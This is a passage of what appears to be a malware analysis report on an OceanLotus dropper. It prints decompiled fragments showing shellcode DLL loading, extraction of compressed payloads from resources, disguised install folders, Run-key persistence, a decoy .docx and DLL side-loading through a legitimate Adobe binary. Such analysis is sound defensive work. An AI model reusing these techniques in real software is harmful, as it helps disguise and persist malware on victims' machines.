seg000:0013907D                 aas
seg000:0013907E                 mov     eax, [esp+1Ch+var_8]
seg000:00139082                 push    eax
seg000:00139083                 popf
seg000:00139084                 mov     eax, [esp+1Ch+var_14]
seg000:00139088                 lea     esp, [esp+18h]
seg000:0013908C                 mov     [esp+4+var_4], ebp
seg000:0013908F                 mov     ebp, esp
seg000:00139091                 sub     esp, 7E8h
seg000:00139097                 mov     eax, fs:dword_30
seg000:0013909D                 push    ebx
```

Figure 2.8 Shellcode frequently used by OceanLotus


After shellcode is loaded in memory, it will load the dll file in memory after execution.



```
      __asm { aam }
      v302 = v78;
      LOWORD(v78) = ~(_WORD)v78;
      ++_EAX;
      v303 = __readeflags();
      v304 = _EAX;
      __asm { aam }
      v306 = _EBX;
      v307 = _EBX + 1;
      BYTE1(v307) = (_EAX >> 31) ^ 0xB5;
      _BitScanForward((unsigned int *)&_EAX, v307);
      __asm { aam }
      __writeeflags(v303);
      _ECX = v78 - 1 + 20588;
      _EAX = _byteswap_ulong(__ROL4__(v304, 1));
      __asm { xadd    eax, ecx }
      _EAX >>= 2;
      __asm { aad }
      __writeeflags(v299);
      v314 = (void (__stdcall *)(signed int, int, char *, signed int))(v49
                                                                     + *((_DWORD *)fun_RtlMoveMemory + *((unsigned __int16 *)v807 + v302)));
      v799 = v306;
      v800 = v306;
      v314(v306, v49, &v799, v306);
    }
  }
```

Figure 2.9 Loading Dll into memory by shellcode


Subsequently released files are stored in the resource, and the PE file to be released is extracted from the resource data through RtlDecompressBuffer:



```
  v0 = GetModuleHandleW(L"ntdll.dll");
  if ( !v0 )
    return 0;
  if ( !&fun_RtlGetCompressionWorkSpaceSize )
    return 0;
  fun_RtlGetCompressionWorkSpaceSize = 0;
  v2 = GetProcAddress(v0, "RtlGetCompressionWorkSpaceSize");
  if ( !v2 )
    return 0;
  fun_RtlGetCompressionWorkSpaceSize = (int)v2;
  if ( !&fun_RtlCompressBuffer )
    return 0;
  fun_RtlCompressBuffer = 0;
  v3 = GetProcAddress(v0, "RtlCompressBuffer");
  if ( !v3 )
    return 0;
  fun_RtlCompressBuffer = (int)v3;
  if ( !&fun_RtlDecompressBuffer )
    return 0;
  fun_RtlDecompressBuffer = 0;
  v4 = GetProcAddress(v0, "RtlDecompressBuffer");
  if ( !v4 )
    return 0;
  fun_RtlDecompressBuffer = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v4;
  return 1;
}
```

Figure 2.10 Get the address of the decompression API


The resource names are 0x65 and 0x66. As shown in the figure, if the 0x65 resource does not exist, it will get 0x66 resource instead.



```
  CoInitialize(0);
  LOBYTE(v4) = sub_8B4D90();
  if ( (_BYTE)v4 )
  {
    v5 = (HMODULE)off_8C3FA0;
    if ( off_8C3FA0 )
    {
      v9 = 0;
      v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x65, (HMODULE)off_8C3FA0, (LPCWSTR)0x320, (int)&v9);
      v6 = v4;
      if ( v4 )
      {
        if ( v9 )
        {
          v8 = 0;
          v4 = (signed int *)fun_GetResourceData(0x409u, (LPCWSTR)0x66, v5, (LPCWSTR)0x320, (int)&v8);
          if ( v4 )
          {
            if ( v8 )
              LOBYTE(v4) = sub_8B1B10(v6, v9, (int)v4, v8);
          }
        }
      }
    }
  }
  return (char)v4;
}
```

Figure 2.11 Obtaining resource data


The obtained resource data is as follows, including the file name, file size, and compressed data:



```
地址        HEX 数据                                               ASCII
008C6330  02 00 00 00 02 00 00 00 1E 00 00 00 41 00 33 00  □...□......A.3.
008C6340  44 00 55 00 74 00 69 00 6C 00 69 00 74 00 79 00  D.U.t.i.l.i.t.y.
008C6350  2E 00 65 00 78 00 65 00 00 00 EB FA 01 00 02 01  ..e.x.e...膅□.□□
008C6360  00 00 58 D5 03 00 D1 B2 00 4D 5A 90 00 03 00 00  ..X?.巡.MZ?□..
008C6370  00 82 04 00 30 FF FF 00 00 B8 00 38 2D 01 00 40  .?.0    ..?8-□.@
008C6380  04 38 19 00 F8 00 0C 0E 1F 00 BA 0E 00 B4 09 CD  □8□.?.□.?.??
008C6390  21 B8 00 01 4C CD 21 54 68 69 73 00 20 70 72 6F  !?□L?This. pro
008C63A0  67 72 61 6D 00 20 63 61 6E 6E 6F 74 20 00 62 65  gram. cannot .be
008C63B0  20 72 75 6E 20 69 00 6E 20 44 4F 53 20 6D 6F 80   run i.n DOS mo€
008C63C0  64 65 2E 0D 0D 0A 24 04 86 00 F7 AB 1B BB B3 CA  de....$□?鳙□怀?
008C63D0  75 E8 41 05 03 24 0E 0B E8 B1 00 07 94 10 0C 1B  u鍱□□$□□璞.□?.□
008C63E0  E8 BA 02 07 08 E8 B7 11 02 07 18 E8 A5 00 07 70  韬□□□壆□□□□瑗.□p
008C63F0  C5 2A 41 02 1F 70 C5 28 E8 A3 02 17 0E 44 E8 BE  ?A□p?瑁□□□D权
008C6400  02 3B 74 E8 60 02 0F 07 44 E8 BC 02 07 09 E8 B2  □;t鍒□□□D杓□□.琛
008C6410  02 07 0D 61 02 07 52 69 63 68 01 5F 05 BB 50 00  □□.a□□Rich□_□鏉.
008C6420  45 00 00 4C 01 05 00 24 08 C4 50 48 85 09 E0 00  E..L□□.$□牒H??
008C6430  02 01 00 0B 01 08 00 00 10 02 00 48 00 A0 01 82  □□.□□□..□□.H.??
008C6440  09 79 F7 80 03 10 FD 00 04 20 80 09 81 8A 81 05  .y鑫□□?□ €.京?
008C6450  80 01 81 97 01 00 11 85 03 00 90 66 82 0B F7 7E  €□仐□.□?.恌?鑂
008C6460  04 F0 00 02 00 40 03 1A 81 15 86 03 06 03 41 02  □?□.@□□??□□A□
008C6470  00 8C B5 02 00 2C 01 31 B0 10 65 00 14 3B 08 0C  .涯□.,□1?e.□;□.
```

Figure 2.12 Raw data in the resource

Then get the exe and dll file names in system32, Program File and Windows directory, insert them into the array, then randomly generate a random number, randomly select a file in the array, get the file name and file description of the file as the name of the dropped exe file and related folder name respectively:




```
v37 = 0;
sub_8B2710(L"*.exe", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the exe name in the system32 directory
sub_8B2710(L"*.dll", &String1, 0, 1, &LastWriteTime.dwLowDateTime);// Get the dll name in the system32 directory
ExpandEnvironmentStringsW(L"%ProgramFiles%", &String1, 0x104u);
if ( !PathFileExistsW(&String1) )
{
  lstrcpyW(&String1, &Buffer);
  v29 = 0;
  PathAppendW(&String1, L"Program Files");
}
lstrcpyW(&::String1, &String1);
LastAccessTime.dwLowDateTime = 0;
LastAccessTime.dwHighDateTime = 0;
v16 = 0;
LOBYTE(v37) = 1;
sub_8B2710(0, &String1, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the program files directory
sub_8B2710(0, &Buffer, 1, 0, &LastAccessTime.dwLowDateTime);// Get the file name in the Windows directory
```

```
v5 = pMore;
if ( !pMore )
  v5 = L"*.*";
String1 = 0;
fun_memset((__m128i *)&v16, 0, 0x206u);
lstrcpyW(&String1, a2);
PathAppendW(&String1, v5);
pszPath = 0;
fun_memset((__m128i *)&v18, 0, 0x206u);
FindFileData.dwFileAttributes = 0;
fun_memset((__m128i *)&FindFileData.ftCreationTime, 0, 0x24Cu);
v6 = (char *)FindFirstFileW(&String1, &FindFileData);
v7 = v6;
result = v6 + 1 != 0;
for ( i = v7; result; result = FindNextFileW(v7, &FindFileData) )
{
  v9 = FindFileData.dwFileAttributes & 0x10;
  if ( (a3 && v9 == 0x10 || a4 && v9 != 0x10) && FindFileData.cFileName[0] != '.' )
  {
    lstrcpyW(&pszPath, a2);
    PathAppendW(&pszPath, FindFileData.cFileName);
    LOWORD(v12) = 0;
    v14 = 7;
    v13 = 0;
    sub_8B3220((unsigned int)&pszPath, &v12, wcslen(&pszPath));
    v19 = 0;
    sub_8B3000((unsigned int)&v12, a5);
    v19 = -1;
    if ( v14 >= 8 )
      sub_8B511B(v12);
    v7 = i;
  }
}
if ( v7 != (void *)-1 )
  result = FindClose(v7);
return result;
}
```

Figure 2.13 Get the file name of the specified directory


If rasman.dll is randomly selected, it will get the file description as the name of the folder where the malicious code was released. Here is the Create Remote Access Connection Manger folder for placing malicious code.



属性	值
说明	
文件说明	Remote Access Connection Manager
类型	应用程序扩展
文件版本	6.1.7600.16385
产品名称	Microsoft® Windows® Operating System
产品版本	6.1.7600.16385
版权	© Microsoft Corporation. All righ...
大小	75.0 KB
修改日期	2009/7/14 9:16
语言	英语(美国)
原始文件名	Rasman.dll

Figure 2.14 File description of rasman.dll

If the File Description field of the selected file is empty, this will use the default folder name "NLS_000001":




```
bool __usercall fun_Dropper@<al>(WCHAR *a1@<edx>, FILETIME *a2@<ecx>, int a3, int a4, LPCWSTR pMore, LPWSTR pszPath)
{
  signed int v6; // ebx
  int v7; // eax
  WCHAR *v9; // [esp+10h] [ebp-98h]
  int v10; // [esp+14h] [ebp-94h]
  FILETIME *v11; // [esp+1Ch] [ebp-8Ch]
  WCHAR String2; // [esp+20h] [ebp-88h]
  char v13; // [esp+22h] [ebp-86h]

  v11 = a2;
  v9 = a1;
  String2 = 0;
  sub_8B9C00((__m128i *)&v13, 0, 0x7Eu);
  PathAppendW(pszPath, pMore);
  if ( PathFileExistsW(pszPath) )
  {
    PathAppendW(pszPath, L"NLS_");
    v6 = 1;
    v7 = lstrlenW(pszPath);
    pszPath[v7] = 0;
    v10 = v7;
    sub_8B1000((const char *)L"%06lu", 1);
    lstrcatW(pszPath, &String2);
    while ( PathFileExistsW(pszPath) )
    {
      ++v6;
      Sleep(1u);
      pszPath[v10] = 0;
      sub_8B1000((const char *)L"%06lu", v6);
      lstrcatW(pszPath, &String2);
    }
  }
  return sub_8B4350(a3, v11, pszPath, a4, v9) != 0;
}
```

Figure 2.15 handling the case when the field is empty

In the following 2 folders ("Program Files", "%appdata%"), it creates a subdirectory (the name is a randomly selected "file description" content). If there is no permission to create a directory under "Program Files", it will be under %appdata%":




```
PathStripPathW(&pMore);
PathRemoveExtensionW(&pMore);
lstrcpyW(&Dst, &::String1);
v8 = v20;
if ( !fun_Dropper(&pMore, v20, v21, a4, &pszPath, &Dst) )
{
  Dst = 0;
  ExpandEnvironmentStringsW(L"%appdata%", &Dst, 0x104u);
  if ( !fun_Dropper(&pMore, v8, v21, a4, &pszPath, &Dst) )
  {
    if ( v24 >= 8 )
      sub_8B511B((void *)lpString2);
    v23 = 0;
    v24 = 7;
    LOWORD(lpString2) = 0;
    sub_8B2270(&LastAccessTime);
    sub_8B2270(&LastWriteTime);
    return 0;
  }
}
```

Figure 2.16 Creating a subdirectory

Then release the 10 files decrypted in the resource to the newly created directory; in our case the released directory name is: "C:Program FilesRemote Access Connection Manager", which is based on the description of the file randomly selected.

The name of the exe file is the name of the randomly selected file.

Rasman.db3 is the shellcode to be loaded.



C:\Program Files\Remote Access Connection Manager


名称	修改日期	类型	大小
ACE.dll	2010/11/21 5:29	应用程序扩展	11,441 KB
AGM.dll	2010/11/21 5:29	应用程序扩展	11,441 KB
BIB.dll	2010/11/21 5:29	应用程序扩展	11,441 KB
CoolType.dll	2010/11/21 5:29	应用程序扩展	11,441 KB
Microsoft.VC80.CRT.manifest	2010/11/21 5:29	MANIFEST 文件	1 KB
MSVCP80.dll	2010/11/21 5:29	应用程序扩展	11,441 KB
MSVCR80.dll	2010/11/21 5:29	应用程序扩展	11,441 KB
rasman.db3	2010/11/21 5:29	DB3 文件	910 KB
rasman.exe	2010/11/21 5:29	应用程序	246 KB

Figure 2.17 Released file

Then it will be written into the registry run item to achieve persistence.

At the same time, an empty docx file will be created under temp folder and then opened, so that the victim thinks that it is a docx file:

Thong tin chi tiet nhung san pham can dat hang qua shop zero waste_Bao gia chi tiet san pham.docx




Thong tin chi tiet nhung san pham can dat hang qua shop zero waste_Bao gia chi tiet san pham.docx 2019/6/17 18:14 Microsoft Word ... 0 KB

Figure 2.18 The created docx file

English translation of the file name: The details information about products need order shop zero waste details price list

Dropper Analysis


The released rasman.exe is a legitimate file: Adobe 3D Utility:



属性	值
说明	
文件说明	Adobe 3D Utility
类型	应用程序
文件版本	1.0.0.1
产品名称	Adobe Acrobat
产品版本	1.0.0.1
版权	(c) Adobe Systems Inc. All right...
大小	245 KB
修改日期	2010/11/21 5:29
语言	英语(美国)
原始文件名	A3DUtility.exe

Figure 3.1 Version information of rasman.exe

Rasman.exe will load dlls in the same directory by default, including AGM.dll, BIB.dll, CoolType.dll and ACE.dll, which could lead to DLL Side-Loading:




节信息	导出表	引入表
.text		MSVCR80.dll
.rdata		CoolType.dll
.data		AGM.dll
.rsrc		ACE.dll
.reloc		BIB.dll
		PSAPI.DLL

Figure 3.2 Import table information of rasman.exe

